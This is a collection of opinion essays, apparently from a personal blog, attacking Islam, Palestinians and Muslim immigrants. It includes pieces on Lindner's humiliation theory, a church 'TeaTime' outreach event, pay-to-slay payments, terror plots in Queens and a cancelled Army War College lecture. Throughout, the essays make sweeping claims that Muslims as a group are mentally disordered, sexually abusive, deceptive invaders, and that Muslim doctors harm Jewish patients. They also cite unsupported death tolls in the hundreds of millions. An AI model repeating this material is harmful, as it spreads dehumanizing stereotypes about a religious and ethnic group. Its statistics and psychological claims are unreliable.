Although I have no personal investment in anyone's belief choice, I am fully attentive regarding their future deeds. I favor the continuation of the Church's position of "subsidiarity," which is to support, but to not interfere with, a community's internal life, whereas Islam has its finger firmly positioned on every aspect of human and communal life. Would Islam agree to altering the Koranic dictates and eliminate corporal punishment in its rule or would the pope acquiesce to meting out severe pain for select insubordination? How would their view change the people's autonomy over their own culture, health and safety and over individual national sovereignty? Would any group that's given complete dominion over how we live, how we conduct our personal lives or our business affairs, and how our wealth is spent, truly rule with our best interests in mind? Globalists seek a dictatorial society.

History has provided us with many leaders. Would the ruler of the new globalist world be a Pericles? a Moses? a Charlemagne? Or a Mugabe? a Pol Pot, or a Hitler?

Does the Pope understand that his new friend may represent his steadfast adversary? Putting our future in the hands of a few is a decided threat to the United States Constitution. We have had enough history to learn what should be obvious, that the more power is removed from the people, the more power would be consolidated to those in control. This is a menace not to be ignored, no matter who sits at the summit.

Tabitha Korol

https://tinyurl.com/y7e6z63d

Humiliation, a Pretext for Murder

APRIL 20, 2020
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

I discovered a paper by the accomplished social scientist, Dr. Evelin Lindner, regarding her theory that the humiliation of a people may cause them to react in anger. The summary by Brett Reeder, Conflict Research Consortium, of "Making Enemies: Humiliation and International Conflict," confirmed that this was, indeed, her intent. However, a violent reaction is by no means inevitable, but a matter of choice, and by broadcasting her assumption, she has merely provided another excuse for claiming victimhood.

By the third paragraph, it had become apparent that there would be the accusations I'd come to expect. With a deft twist, the authoress had crafted two unproven theories as facts in order to support her beliefs. Her first statement, not in quotes by Reeder, was:

> **The Versailles Treaty's treatment of Germany after World War I is widely believed to have been a major impetus for the rise of Hitler and World War II.**

Widely believed may be credible, but not factual. Can anyone seriously posit that, had the Treaty been more reasonable, Hitler would not have risen to power? His belief in the innate superiority of the Aryan race and its destiny to rule the world would have supplied sufficient impetus for such an amoral megalomaniac. Guided by his personality, Hitler made a choice.

One error invariably unleashes another, and Lindner applies her humiliation-causes-anger theory to the Arab-Israeli situation:

> **The treatment of Jews in the Holocaust certainly contributed to Israelis' feelings of victimhood, which is manifested, in part, by their humiliating treatment of Palestinians.**

It is offensive to suggest that humiliated Holocaust survivors vented their anger on the Palestinians, but more notable is that she portrayed the first two groups, Nazis and Jews, as humiliated-turned-aggressor, but Palestinians as humiliated-remaining-passive. A theory cannot be credible if it lacks consistency. The good doctor displays her bias in favor of the Palestinians and against the Jews.

History has shown the Palestinians to be violent, not passive, and the question is whether their violence can be traced to alleged humiliation by the Israelis. To do so, she had to overlook Islam's entire 1400-year history of expansionism, atrocities, enslavement, rape and bloodshed in every nation they invaded, killing more than **669 million** people. The Palestinian heritage is Islam, and the writer ignored the innumerable pogroms against the Jews, the Armenians, and others before Israel's sovereignty in 1948. The Muslim attackers were neither humiliated by Israel nor passive.

Oddly, Lindner said, "humiliation destroys everything in its path," and it "brings about depression and victimhood." However, despite the trials of centuries and the harsh rules under which Jews have been forced to live, they did not succumb to humiliation with anger and war, but spent their lives improving their lot. They held fast to their identity, faith, morality, and God's promise of **returning to Zion**. They comforted each other through the Inquisition, ghetto confinement, pogroms and concentration camps; and once liberated, rebuilt their vibrant country out of desert and malarial swamp. The small country's exceptional success reflects their confidence and innovation, energy and industry, not victimhood and humiliation. Life is a gift to be treasured, not squandered. Given the choices of sanity and madness, the Jews chose the former. Further, their countless offers of peace to the Palestinians indicate magnanimity, not the bitterness of past humiliation.

Victimhood is a choice that the Palestinians continue to make because it garners cash and sympathy from the world. Israel recently delivered hundreds of **coronavirus-detection kits to Gaza**, but Palestinian leaders chose to foster their victimhood by concealing that help from their own and the international community and to condemn Israel for their heightened death toll.

The Palestinians elected to not to build their own country concurrently when the Jews were rebuilding theirs, during the same time and climatic conditions – although the Arabs had the oil money and funds from Europe, America, Israel and UNWRA. They chose the victim personae.

To verify Lindner's views that Palestinian violence is caused by the Jews' mistreatment of them, we must examine the cherished, savored victimhood of the Palestinians and recognize that, as with a painting's canvas, the personality must also be primed.

Islam is the basis of the blame/shame culture in which Muslims, and Palestinians specifically, are raised. The social and psychological phenomenon of humiliation is one in which

the fault in a crime is attributed entirely to the victim. This is a coping mechanism of transference, of rationalization, characteristic of borderline personality disorder. It is found in cultures that produce jihadis, in the children's early nonverbal communication, their psychotic attachment to their mother, play activities that reveal their traumatic early-life experiences, and their body language that communicates emotional instability, the sadism from their earliest terrors.

The jihadi (or female jihada) has often been described as having **masochistic personality disorder**, obtaining gratification from the persistent degradation by humiliation, self-sacrifice and indulgent misery, thus creating the victimization. Described as an unconscious self-punishment that results from the damaged bond with the devalued, hated mother, the jihadi is capable of committing crimes against humanity. In mass masochism, the jihadis fuse in a non-thinking, regressed group to commit crimes and sacrifice that the population celebrates, a form of mass hysteria. The Islamic antisemitism and terrorism are stabilized in the inherently fragile, violent jihadi personality.

These traits are clearly found among Gaza's Palestinians. The boy's experiences are harsh. In the family of as many as four wives and multiple children to one husband, the sons are ignored by the father and raised among the women for his first seven years, when he terror-bonds with his mother and accepts her worthlessness. It is an atmosphere of envy and rivalry among the wives as well as the children. When the father does take control of his education, his mother has already exposed him to a painful betrayal, where he is **raped and humiliated** into submission by other men. Despite the veneer of Islamic disgust about homosexuality, Arab poetry is replete with the joys of sodomy.

A boy's friendships and education are strictly limited but they may come together as a group, faces covered, humiliation hidden, to take out their aggression on Mohammed's sworn enemies, the Jews. They work in unison when throwing rocks or incendiary missiles across Israel's border. Our social scientist, Lindner, appears oblivious of the ruinous upbringing experienced by the future jihadis, their eagerness for death and martyrdom, instead she attributes their violence to imagined humiliation by the Jews.

Neither is the daughter spared her own childhood nightmare. In such a family unit, she experiences her own terror and distrust of her family when she undergoes Female Genital Mutilation. The indignation of being restrained on a table while a stranger imposes on her privacy to inflict severe pain that negates her femaleness also brings her humiliation. Raised in this household, forced into a loveless marriage to an older man and raped at will, the daughter, still in need of motherly nurturing, must be the mother to the numerous children. Covered from head to toe, unseen by the world, restricted in her every move, can this be anything but humiliation? From one generation to the next, the child terror-bonds with her mother, has no

outlet for calm and affection, no education save memorization of the Koran, no expressions of art and music, no friends or courtships – and no credibility in a court of law if she seeks a way out.

The daughter has a role to play in the Islamic war against humanity. She is responsible for creating more children for Allah's army and martyrdom or to emulate the jihadi's function. The jihada is exemplified by Linda Sarsour, Ilhan Omar, Rashida Tlaib, as well as by the exploits of female terrorists. Yet we are to believe the Palestinian violence is caused by an outside source of humiliation.

Ironically, Lindner inadvertently suggests that the Jews played no part in Palestinian humiliation, clarifying that humiliation is a hierarchal, ranking scale to maintaining social cohesion. Israelis lives are filled with study and time spent in service to the country, and Israeli Arabs have the same opportunities. They are encouraged to have a career, to marry and raise a family – the very activities not available to the Arab children of Gaza. A successful neighbor can either inspire emulation or humiliation, the choice is given.

The Palestinians have been primed – humiliated by their culture and dishonest circumstances. The invading Arab nations were bent on Israel's destruction, and encouraged and caused the bulk of the Arabs to flee Israel, telling them they would return victorious. Now, after all they endured by their people, from their people, and for their people, the piece de resistance, the final slap-in-the-face, the grand humiliation occurred when their armies lost and these individuals were abandoned, discarded and forbidden from ever returning to their lands of origin – Egypt, Lebanon, Syria, Iraq and Jordan. While they saw that the Jews who fled mistreatment from Arab countries were welcomed by their Israeli brethren, how demeaning to be told that they were not wanted, must never more identify with their history, their heritage, and other family members. They were going to be used once again, as pawns. With no distinguishing language, religion, or culture, and no lineage to this land back more than four generations, they had to create an identity out of whole cloth. This was indeed the ultimate cause for humiliation, and it was their own kith and kin who did the humiliating.

Tabitha Korol

https://tinyurl.com/y7e6z63d

Tea and Treachery

OCTOBER 21, 2019
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, DECEPTION, GREAT RESET, ISLAM

Teas take on different significance in different cultures, but a TeaTime hosted by the Muslim Brotherhood members resembles no other. It is a time to be wary of the ***dualism of Islam*** *and the gathering's true purpose.*

The modest event was publicized as TeaTime in a local church. It would not be a four-o'clock, English-style social occasion, complete with porcelain tea service and petit fours; or Japanese ceremony symbolizing peace, harmony and happiness; or Chinese ritual of peace, quiet, enjoyment and truth. Perhaps the focus would not be on the beverage at all but another **T**. The initial **T**. **T** as in **Taqiyyah,** whose meaning in Arabic is the practice of concealing one's belief (more accurately known as duplicity) and foregoing ordinary religious duties in order to make Islam supreme. It is a concept and reality that must be borne in mind when reading or listening to the words of Muslims. It provides the opportunity for the affable advance guard to sell you an appealing story about a war monger, a mass murderer, so that we may continue to welcome the 1.6 billion adherents into the west, our country, and into our lives, and fundamentally and forever change what we have.

T might also refer to the visiting **T**askforce and its **T**actic, as well as **T**heocracy, **T**yranny, **T**reachery, **T**erritorialism, **T**hought control, **Takeover** and **T**heirs, all combined into a system by which they seize dominance of land and people through the centuries, as they have come to **T**hreaten and dominate in the Middle East and Africa; proceeding in the UK, mainland Europe, Scandinavia, and progressing in the Americas and Oceania.

Their informational flyers would be displayed during the session, including one titled, "What they say about the Prophet Muhammad," published by ICNA – Islamic Circle of North America, an offshoot of the Muslims Students Association (MSA), which is itself an affiliate of the Muslim Brotherhood (MB) – to complement the conversation at this Islamic outreach program. The MB is a religiopolitical organization, founded in 1928 to carry on the work of Muhammad, to advocate

the application of Islamic law (sharia) in all aspects of society – and in every society on the globe. This is **Hijra**, conquest by population, and this is why they're here.

This **T**-time would not be a Muslim outreach for socialization and assimilation, to engage their Christian neighbors and ease the adjustment of the incoming migrants into American life. They have not come to learn because they already know far more about us than we know about them, their ideology and their purpose. They have come to leave their spiritual mark on our **T**erritory, on the church itself, because, according to Muhammad, now that they have set foot on this place, it is **T**heirs. There will be no need for war and bloodshed if they can convince these church folks that their religions are similar, that they believe in the same god, and that these kafirs (non-Muslims) will eventually make a peaceful **T**ransition to worship Allah. A 2017 study revealed that Islam is the **fastest-growing religion,** primarily due to the young age and high fertility rate of Muslims. and conversion must be maintained to equal the rate of apostasy – desertion of the faith – which calls for the penalty of death.

When the **T**arget country is too daunting for military conquest, a peaceful stealth operation may be employed to disable a population. In Leo Hohmann's ***Stealth Invasion,*** the author reminds us that Muhammad's unarmed warriors (men, women and children), come as legal refugees on air-conditioned planes, as legal guest workers, legal green-card holders, legal students, legal entrepreneurs, and legal professors and preachers. They will implement secret trade deals and mass immigration policies that will inevitably erode national sovereignty, divide national populations against each other, and cause civil strife, as well as inflict small increments of pressure for accommodation as we slowly adjust our lives to comply and adapt.

They live among us and donate to Muslim charities – particularly to the sixth pillar of jihad as directed by the Koran – and absorb the prescribed messages of behavior instilled at the five-times-daily prayer times in the mosques. These are the local businessmen, laborers, and parents who encourage their children to advocate the BDS (boycott-divestment-sanctions) movement in the hope of triggering Israel's economic collapse, to restrict Jewish students' educational rights and opportunities, and to harass and cause physical harm to the students who support Israel.

They are our neighbors who have suddenly purchased land that accommodates a mosque that far exceeds the size required for a Muslim community its current size, who demand special considerations for their children in school, halal foods in local food establishments, particular accommodations in the workplace, extra swim time for their women only at the local pool, and distinct laws in the courtrooms. They are our neighbors who run for local office – perhaps city council or school board – and make gradual, acceptable changes to the rules, the laws, the textbooks; the teachers and professors who change the curriculum to denigrate Christianity and Judaism, America and Israel, and provide a propagandist education about Islam. They are the instructors who take the children on unauthorized field trips to the local mosque, invite imams to class to teach the Shahada (Muslim profession of faith and conversion) to replace the Pledge of

Allegiance to America, and influence the girls to wear **hijabs**. These are the **doctors** who brazenly declare they will prescribe wrong medicines to Jewish patients or the pharmacist who may administer the next flu vaccination.

The flyers include literature that describe Muhammad as one of unblemished character, the perfect human being and role model, who surpassed all standards of human greatness, and the "founder of twenty terrestrial empires." The truth, however, is completely defined as Hudna in the Koran, which sanctions the use of deception (taqiyyah) to negotiate peace treaties and break them with sudden violence and perpetual massacre until the unwary conquered fall. Within a year of Muhammad's death, his followers used the tactics against the indigenous people from Spain to India. Despite the complicit left's ability to keep us underinformed, there is a website, "**Religionofpeace.com**," that updates the Islamic attacks since 9/11, the (27) countries, (1176) people injured and (734) killed, and (13) suicide blasts in August 2019 alone.

On Internet websites, Muhammad is considered a charismatic **warrior**, but charismatic also means persuasive, and persuasive may also mean threatening. He was a self-appointed Messenger of God who revolutionized Arabian warfare, implementing his messianic ideology, his scheme of supersessionism over Judaism and Christianity, holy war (jihad) against infidels and apostates) and martyrdom (shahada). And, If his charisma did not win over the other faiths, their scimitars were drawn, and remain the weapons so proudly displayed on the flag of the "Religion of Peace." He introduced guerilla warfare and established a belief that everyone – men, women, and children – has an obligation to fight and spread Islam throughout Arabia, thereby changing Christian pacifistic thinking.

Beginning with only 314 combatants in 624 ce, he amassed 10,000 men with his assault on Mecca in 620, and 30,000 men and a 10,000-man cavalry by that year's end, acquiring additional military equipment as booty and quickly becoming the fearsome, powerful warlord. He ordered the beheading of Medina's 900 Jewish men in the town square and enslaved (or sold into slavery) their women and children. **T**errorism ensured discipline and control over his forces, but he also offered a better pay scale with all the booty they could carry for bravery, and a deceitful promise of sexual paradise for a hero's death. His legacy is the death of perhaps in excess of 900 million people over 1400 years (600 million Hindus alone!), dwarfing the deaths of the **Black Plague,** and bested only by malaria and influenza.

Among the statements usually presented at a **T**-event is that we all worship the same God. In Judaism, God uses Moses to deliver The Ten Commandments to establish the moral foundation for human behavior. If we were to sum up the basic ideals of Judaism and Christianity, it would be **The Ethics of Reciprocity**,known as The Golden Rule and expressed in the former as "that which is hateful unto you do not do to others," in the latter as "do unto others as you would have others do unto you." In both religions, the focus is on ethical teachings, honesty, dignity and acts of kindness. Although stories of violence are told in both the Hebrew and Christian Bibles, they are

lessons to be learned – not open-ended dictates. The violence was an occasional and regrettable necessity, but it never became a rule of life. Islam has no Golden Rule. It has severe sharia law, replete with painful subjugation and slavery. **Mainstream Islamic law** stipulates detailed regulations for the use of violence, including the use of corporal and capital punishment within the family or household, as well as when and against whom to wage war. Judaism's laws are meant for Jews, not to be imposed on others; Saudi Arabia and other Gulf states have spent massively to promote and inflict their ultra-conservative version of Islam worldwide. They come not to America to become Americans, but to make us **T**heirs.

Toward the end of **T**-time, it is customary to send an American convert-to-Islam to collect the written questions from the audience. After selecting and reading aloud the simpler queries, the leader graciously announces his apologies that they've run out of time. The guests are invited to visit a mosque in the future, avail themselves of the literature on the table, and call with any questions. They have been softened up for the kill. And, should any of the Brotherhood presenters be running for office, the face is now familiar and friendly, and the unfamiliar name suggests there is no threat. No **T**hreat indeed.

If you liked enjoy this essay, consider Tabitha's book, available on Amazon.

Tabitha Korol

https://tinyurl.com/y7e6z63d

Their obsession with death

SEPTEMBER 24, 2019
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM, LEFTIST IDEOLOGY

Mohammed incited his warriors to kill with the promise of the spoils of war; Mahmoud Abbas carries on the tradition with his pay-to-slay contract.

It was a lovely, warm August afternoon in Jerusalem, 2001, a time when people strolled about, greeted neighbors, enjoyed a beverage or ice cream at an outdoor café, or lunch in the numerous restaurants. It was a day when an Arab man, carrying a guitar case, entered the crowded **Sbarro's pizzeria**, an eatery specifically selected for the large number of Jewish children it attracted.

He bought a slice of pizza and sat down among the Jews at one of the tables, contrary to the constant myth that Israel is apartheid. Upon finishing his snack, he opened the case and ignited the "**nail bomb**" that the female terrorist and mastermind, Ahlam Tamimi, had smuggled into Israel. The suicide terrorist, Izz Al-Din Shuheil Al-Masri, blew himself up along with 15 other people, including seven children (two Americans), and wounding about 130, some hideously, and one who remains in a coma.

Although Tamimi, the architect of the Sbarro massacre, had been apprehended, tried, convicted, and condemned to 16 life sentences in an Israeli court of law, she was released in an Israeli prisoner exchange. **Gilad Shalit**, a soldier in the Israel Defense Forces (IDF), who had been kidnapped by Hamas militants in a cross-border raid via underground tunnels near the Israeli border, had been held captive for more than five years as a bargaining chip. The Israelis were finally able to secure his release on October 18, 2011, but only as part of a complete prisoner exchange in accordance with the PA 2004 Law of Prisoners and Released Prisoners, by turning over 1,027 Palestinians, including Ahlam Tamimi, who were collectively responsible for killing 569 Israeli citizens.

The terrorist's mother was subsequently honored by Mahmoud Abbas with $910,823 (3.2 million shekels) for her *glorious sacrifice* – except that the sacrifice is suddenly no longer sacrificial, but a

means to an end, the commercial enterprise required for fame and fortune in the Arab world.

- Tamimi, then age 21 and Hamas's first female terror operative, had been awarded $51,836, until her release from prison. Now, a free and unrepentant terrorist, she is "exiled" to Amman, Jordan, home to her parents and most of her siblings, married and raising a family. In opposition to the extradition treaty signed by the Hashemite Kingdom of Jordan with Israel on March 28, 1995, followed by the exchange of instruments of ratification by Jordan and US President Clinton on July 29, 1995, Tamimi is free to travel under Jordanian protection throughout the Arab world. She speaks about her terrorist career and incites to murder Jews. The US Department of Justice and the FBI recently revealed the serious terrorism charges against her, maintaining the still valid and binding "**Treaties in Force**" (page 252), but after two years, Jordan still blocks extradition of only Tamimi.
- Her cousin/husband, another impenitent convicted terrorist-murderer who was also released in the Shalit trade deal, receives monthly payments from the PA.
- The bombmaker, Abdullah Barghouti, earned $213,848 for several now-infamous bombings, and is currently serving 67 life terms in an Israeli prison.
- The Sbarro terrorists and their families receive $7,321 monthly, generous stipends doled out by Mahmoud Abbas from the coffers of the world's "humanitarian aid" given only to "Palestinians."

Ilhan Omar's infamous words, "It's all about the Benjamins, Baby," were another Arab tradition – the projection of their own blameworthy deeds on others.

For an overall scope of the pay-to-slay business, remuneration to terrorists came to $134 million in 2018 alone, with individuals receiving from NIS 1,400 to NIS 12,000 per month, depending upon the length of their imprisonment in Israel.

How does the society produce these *in*human weapons of mass destruction? Where should we place responsibility for the damaging construct of Islamic family life – the hierarchy, interaction, communication, commitment, the hopes and fears, the warped moral code, social relatedness, stress and crisis management? The Koran defines them all.

In Islam, children are produced and raised for exploitation – objectified for the sake of fulfilling the demands of Allah and Mohammed and controlled in the shame/blame society. The children are restrained by shaming – taught they are defective, guilty of feeling they have done something wrong, and unworthy enough to be driven to suicide – to achieve honor for group acceptance. The young, prepubescent boy may be humiliated by the emotional and **sexual abuse** he is forced to endure by older men. He is obedient and in a perpetual state of anger also at his mother for her subservience and for not protecting him. His perpetual shame prevents him from becoming an autonomous adult and getting his needs met appropriately. In order to cleanse himself, he projects that shame onto others, with an eagerness for revenge. Addicted to rage and drilled in a

variety of weapons, he is eager to do battle with Jews and Christians, to achieve martyrdom and glorification, his only release from the oppressive culture.

The girl feels the brunt of the **shame/blame culture**, as she is subject to the embarrassment, pain and possible lasting infection from the Female Genital Mutilation, and the constant reminder that she may be veiled, stoned and killed, and blamed for sowing disorder in the "ideal society." Consider the **clothing restrictions** to live almost completely covered; the ban against certain hairstyles and smoking; bans on socialization, travel, schooling, celebrations and music. This society exists on domination and submission, on a lack of empathy and sexual misery, where rape plays a particularly unique role. The girl may become one of four wives in a resentful, competitive household, a concubine or sex slave. The male's psychological fusion with his immature and frightened mother keeps him terrified of women and sex, programmed to "kill off his mother" by murdering other women in cold blood as well as their own mothers and non-Muslims. The female cannot extricate herself from the confines of an Islamic life of degradation, of marriage, neglect and violence, unless she emulates the boy's role. If she becomes a female jihada, she will earn praise, admiration, and be paid handsomely for her acts of terrorism, even for the final act of martyrdom. Here are profiles of some infamous female terrorists:

- **Wafa Idrees** was the first female suicide bomber, in 2002. Forced into marriage with a first cousin, delivered of a stillborn and divorced, she detonated herself with a 22-lb. bomb in Jerusalem, injuring more than 100 others.
- **Ayat al-Akhras** was the third and youngest Palestinian suicide bomber, age 16 or 18, to detonate herself. Losing family members to violence, and being left single and pregnant by a Farah operative, may have been the stimuli for her action.
- **Dalal Al Mughrabi,** recognized as a martyred "Palestinian" fighter who contributed to the Coastal Road Massacre of 1978, her bus hijacking resulted in the death of 38 Israeli civilians, including 13 children, and 72 wounded.

And what happened to other murderers who were released along with Tamimi? A select few are shown here:

- **Hasam Badran,** a former leader and current international spokesman for Hamas, had been sentenced to 17 years for multiple lethal bombings, including the Sbarro, the Dolphinarian discotheque in Tel Aviv that killed 21, the Passover Seder at Park Hotel that killed 30 and injured 140, 20 seriously, was released and believed living in Qatar.
- **Bassel Himouni,** who planned multiple shooting and roadside bomb attacks, was released, deported, and now lives in the Gaza strip.
- **Amir Dukan** was involved in financing terrorism for Hamas. He was released to Gaza and remains in contact with Hamas and other terrorist groups.
- **Hisham Abd al-Qader Ibrahim Hijaz** raised funds for terrorist activities, planned abductions and shooting attacks, and was responsible for the deaths of ten Israeli civilians

and soldiers. He was released and lives in Qatar. Saudi's contribution of funds supporting Palestinians (terrorism) exceeded US $15 billion by July 2003,

- **Ayman IsmailSalalmeh Sharawneh** was imprisoned for 38 years for multiple terrorist attacks, including injuring 19 in Beersheba. Upon his release, he immediately returned to terrorist activity. Re-arrested in 2012, and again released, he returned to terrorism.

International aid to the Palestinians is a contentious issue. **Australia** ended direct aid to the PA amid fears that money is going to terrorists (July 2018), **America** cut $200 million of its aid to Palestinians (August, 2018), and **New Zealand** suspended UNRWA funding (August, 2019), while **Norway** and **Ireland** (June 2019) increased theirs, as have a **shocking number** and variety of organizations. In keeping with Mohammed's mandates, the "free male Muslim is entitled to the spoils of battle when he has participated in a battle to the end of it." (Reliance of the Traveller, o10.0) The dubious generosity of the European Union enables the Palestinian Authority to pay the rewards for terror to Palestinians, with no oversight on corruption of subsidies to convicted terrorists. A **Times of London journalist** wrote (October, 2013), "Billions of euros in European aid to the Palestinians may have been misspent, squandered or lost to corruption," yet the euros continue to flow in.

Mahmoud Abbas never reveals that donors' funds go to the PLO, and he assures the jihadis and their families that there will *always* be money for those "heroic" Palestinian Arabs who will slaughter the children and Holocaust survivors. He also knows he can count on the Europeans to turn a blind eye to the misuse of funds as they continue their own eternal war against the Jews.

Acknowledgment: Frimet and Arnold Roth – **http://thisongoingwar.blogspot.com**

In loving memory of **Malki Roth** HY"D and **Michal Raziel** HY"D and all who suffered and died at the hands of Islamic murderers.

If you liked this essay, consider Tabitha's book, Confronting the Deception, on Amazon

Tabitha Korol

https://tinyurl.com/y7e6z63d

Queensistan: A Big Islamic Terror Problem in Trump's Old Neighborhood

SEPTEMBER 20, 2019
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

> Why President Trump understands that we won't stop the terror until we stop the migration, and you can Google Search "Queens Islam" and see for yourself: **click here**

Daniel Greenfield | **Sultan Knish**

Awais Chudhary, a Pakistani immigrant, lived with his parents in their $920,000 house whose street number ends in 911, a block away from the Grand Central Parkway, where he hoped to drop bucket bombs on passing cars, and blocks away from the Dunkin Donuts where he plotted a stabbing spree.

On the other side of LaGuardia International Airport sits the New York City headquarters of CAIR.

If the 19-year-old Islamic terrorist had kept going after, in his own words, planning to use "a knife to spill the impure blood of a kafir" or non-Muslim, he could have easily ended up in the offices of the Islamic group most associated with defending and justifying Islamic terrorist violence worldwide.
Once upon a time, Queens was the home of working-class New Yorkers. These days it's the home of a growing number of Islamic terrorists. The Pakistani terrorist's mother showed up to support him in court wearing a full black burka. Cameras caught other members of the clan covering their faces with hijabs.

Burkas and hijabs are a common sight in Queens. As are mosques and FBI raids on terror homes.

The terrorist's family had a choice between the Al Madni mosque, the Nuriddin mosque, the Al-Falah mosque, the Khazara mosque, the Islamic Center of Jackson Heights, the Dar-ul Furqan mosque and many others not far from LaGuardia. And the terrorists have an even wider choice of kafir targets.

Earlier this year, Ashiqul Alam, a 22-year-old Bangladeshi Muslim immigrant, was arrested in a Queens apartment for plotting a bombing of Times Square. Alam had been interested in getting a suicide bomber vest and seeing the "flag of Islam" flying from "the Empire State Building."

Alam's social media revealed that he was a supporter of the campus hate group, Students for Justice in Palestine, as well as the Bangladesh Muslim League, and Jaamat e-Islami Pakistan. The Alam family's apartment was a few miles away from where the Chudhary clan lived. The closest mosque, Dar-ul Furqan, was only a few blocks away in this predominantly Muslim enclave.

But terror plots just seem to spring up in Queensistan.

In August, Asia Siddiqui and Noelle Velentzas, Queens roommates, pled guilty to a pressure cooker bombing plot. Velentzas had gushed that paradise lies through the "flesh of the kufar" or non-Muslims, and had cited the attack by Zale H. Thompson, a Muslim convert, on two police officers in Queens.

Imam Charles Aziz Bilal of the Masjid Al-Hamdulillah in Queens denied the charges against the terrorists.

Siddiqi had been inspired by Samir Khan, a Pakistani immigrant formerly in Queens, who headed Al Qaeda's Inspire magazine. It was Khan who had authored the famous "Make a Bomb in the Kitchen of Your Mom" article that was used by the Boston bombers for their pressure cooker bomb, and by the San Bernardino shooters, and the Chelsea jihadist, Ahmad Rahimi, who set off bombs across New York.

Earlier this year, Najibullah Zazi finally pled guilty to a plot to bomb the New York City subway system. The Afghani Zazi family had moved to Pakistan and then to Queens. Zazi was recruited by Al Qaeda in Pakistan and along with two Muslim high school friends from Queens began plotting mass murder.

Former Attorney General Eric Holder had described the 2009 plot "one of the most serious terrorist threats to our nation since September 11, 2001." Nevertheless, a decade later, Zazi was finally sentenced to time served. He will rejoin his father, Mohammed Zazi, who apparently doesn't speak English, but admitted to covering up for his son and was sentenced to over four years in prison.

Amanullah Zazi, Najibullah's cousin, whom Mohammed falsely claimed was his son, in an immigration fraud plot, and the terrorist's uncle, Naqib Jaji, pled guilty to obstruction of justice.

Imam Ahmad Afzali, a Queens imam, had also tipped off the terrorist on September 11. Afzali has since been deported to Saudi Arabia. Masjid-al-Saaliheen and Masjid Hazrat I Abubakr, where Afazli preached, remain behind in Queens. The hulking Hazrat mosque overshadows the churches that surround it.

Zazi's two Queens classmates, Adis Medunjanin, a Bosnian Muslim immigrant, and Zarein Ahmedzay, an Afghan Muslim immigrant, had both attended Queens College, and had participated in the Queens College Muslim Students Association. The MSA has been a gateway to terrorism for Al Qaeda figures.

But the NYPD's monitoring of the Queens College MSA was attacked by the pro-terror media.

Admedzay had prayed at the Abubark mosque and studied Islam with Imam Afzali.

Unlike the other Queens plotters, Medunjanin did carry out a terrorist attack when he tried to ram another car, while shouting, "We love death more than you love your life." No one was actually hurt.

Quazi Mohammad Nafis, a Bangladeshi Muslim immigrant living in Queens, had wanted to detonate a truck bomb at the Federal Reserve building. "We will not stop until we attain victory or Martyrdom," he had declared. The Queens apartment where the Islamic terrorist lived and plotted the mass murder of Americans was a few blocks away from the headquarters of the Islamic Circle of North America (ICNA).

The Islamic enclave in Queens is home to more than 10,000 Bangladeshi Muslim settlers.

Nafis was just one of them.

Queens was also the home base of Mohammad Ashrafuzzaman Khan, another Bangladeshi immigrant, the former Secretary General of ICNA, and the head of the North American Imams Federation. Khan was sentenced to death in absentia in Bangladesh for torturing and murdering secular political opponents.

Khan's killing squad was an offshoot of Jamaat-e-Islami, the same Islamist group which, Ashiqul Alam, the Bangladeshi Islamic terror plotter arrested this year in a Times Square plot, appeared to support.

The United States has failed to turn over the former ICNA leader to Bangladesh to face justice.

In previous generations, Queens had produced Donald Trump and David Horowitz. These days it's the haunt of Islamic terrorists who plot the mass murder of kafir infidels in basements, apartments and hotel rooms. What was once an enclave of the middle class is becoming enemy territory.

Grand Central Parkway, where Awais Chudhary, the latest Islamic terrorist operating out of Queens, planned to drop bombs on passing cars, passes a few blocks from President Trump's childhood home. There are 5 Islamic centers within a little over a mile of where Trump had grown up. Including ICNA.

Hijabs and burkas can easily be spotted on the border of the neighborhood where he used to live. Muslim preachers hand out Korans to passerby and the shadow of terror hangs over Queensistan.

Nafis plotted to kill hundreds of Americans one mile away from President Trump's former home.

The decline of the borough that once gave rise to Trump and Horowitz into a terrorist enclave is the outcome of the immigration policies that have killed thousands of Americans. And the terror goes on.

That's why President Trump understands that we won't stop the terror until we stop the migration.

Daniel Greenfield *is a Shillman Journalism Fellow at the David Horowitz Freedom Center. This article previously appeared at the Center's* ***Front Page Magazine****.*

Click ***here to subscribe*** *to my articles. And* ***click here to support my work with a donation****.*

The Facts: Why the US Army War College Surrendered to CAIR

JUNE 17, 2019
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, ISLAM

Raymond Ibrahim | **RI**

U.S. Army War College Shoulder Sleeve Insignia

The US Army War College (USAWC) has just surrendered to the demands of the Council on American-Islamic Relations (CAIR)—an "unindicted co-conspirator," **to quote the U.S. Dept. of Justice**, in the largest terror funding case in American history, and **a designated "terrorist organization"** for nations such as the UAE.

The June 19, 2019 planned lecture on my book, ***Sword and Scimitar: Fourteen Centuries of War between Islam and the West*** at the US Army War College in Carlisle Barracks was canceled due to a CAIR-induced hysteria that focused on presenting me—a native Arabic speaker of Egyptian/Middle Eastern descent—as a "racist" and "white

nationalist" who is out to incite American soldiers to murder Muslims.

Although the USAWC claims that the event has been "**postponed**"—and that CAIR's smear campaign had nothing to do with its decision—what really happened, along with the troubling lessons learned along the way, follow:

On January 4, 2019, I received an email, portions of which follow:

> Mr. Ibrahim: On behalf of the Director and Staff of the U.S. Army Heritage and Education Center (USAHEC), I am honored to invite you to speak as part of the USAHEC's 2019 Perspectives in Military History Lecture Series. … e would like you to speak about your new book, "Sword and Scimitar." The Perspectives series attracts a wide audience including the U.S. Army War College students, faculty, and staff, ROTC cadets, Soldiers from regional military bases, university students and faculty, and the general public.

"On a personal note," the author of the email added, "I think your new book, and a lecture based on it, will resound very well with the primary audience of our lecture programs—the students and faculty of the U.S. Army War College."

After I accepted the invitation, my USAWC contact reiterated: "I am excited to book you, I think your topic will be perfect for my audience."

Aside from a few more exchanges on dates and logistics, that was that—until CAIR got wind of the event.

I've **already discussed** what initially happened: how the leadership of CAIR's Penn. chapter sent a letter on May 28, 2019 to USAWC Commandant Gen. John Kem and Provost Dr. James Breckenridge, urging them to cancel my event because "Raymond Ibrahim's book … advance a simplistic, inaccurate and often prejudicial view of the long history of Muslim-West relations which we find deeply troubling"; and how CAIR did not *once* cite a single sentence from my 352-page book to support their accusation that it "is based on poor research."

After media outlets began reporting on CAIR's displeasure with the USAWC, the latter called and assured me that the event was still on. I also received a June 5, 2019 email from my USAWC contact saying, "We are good to go for the lecture."

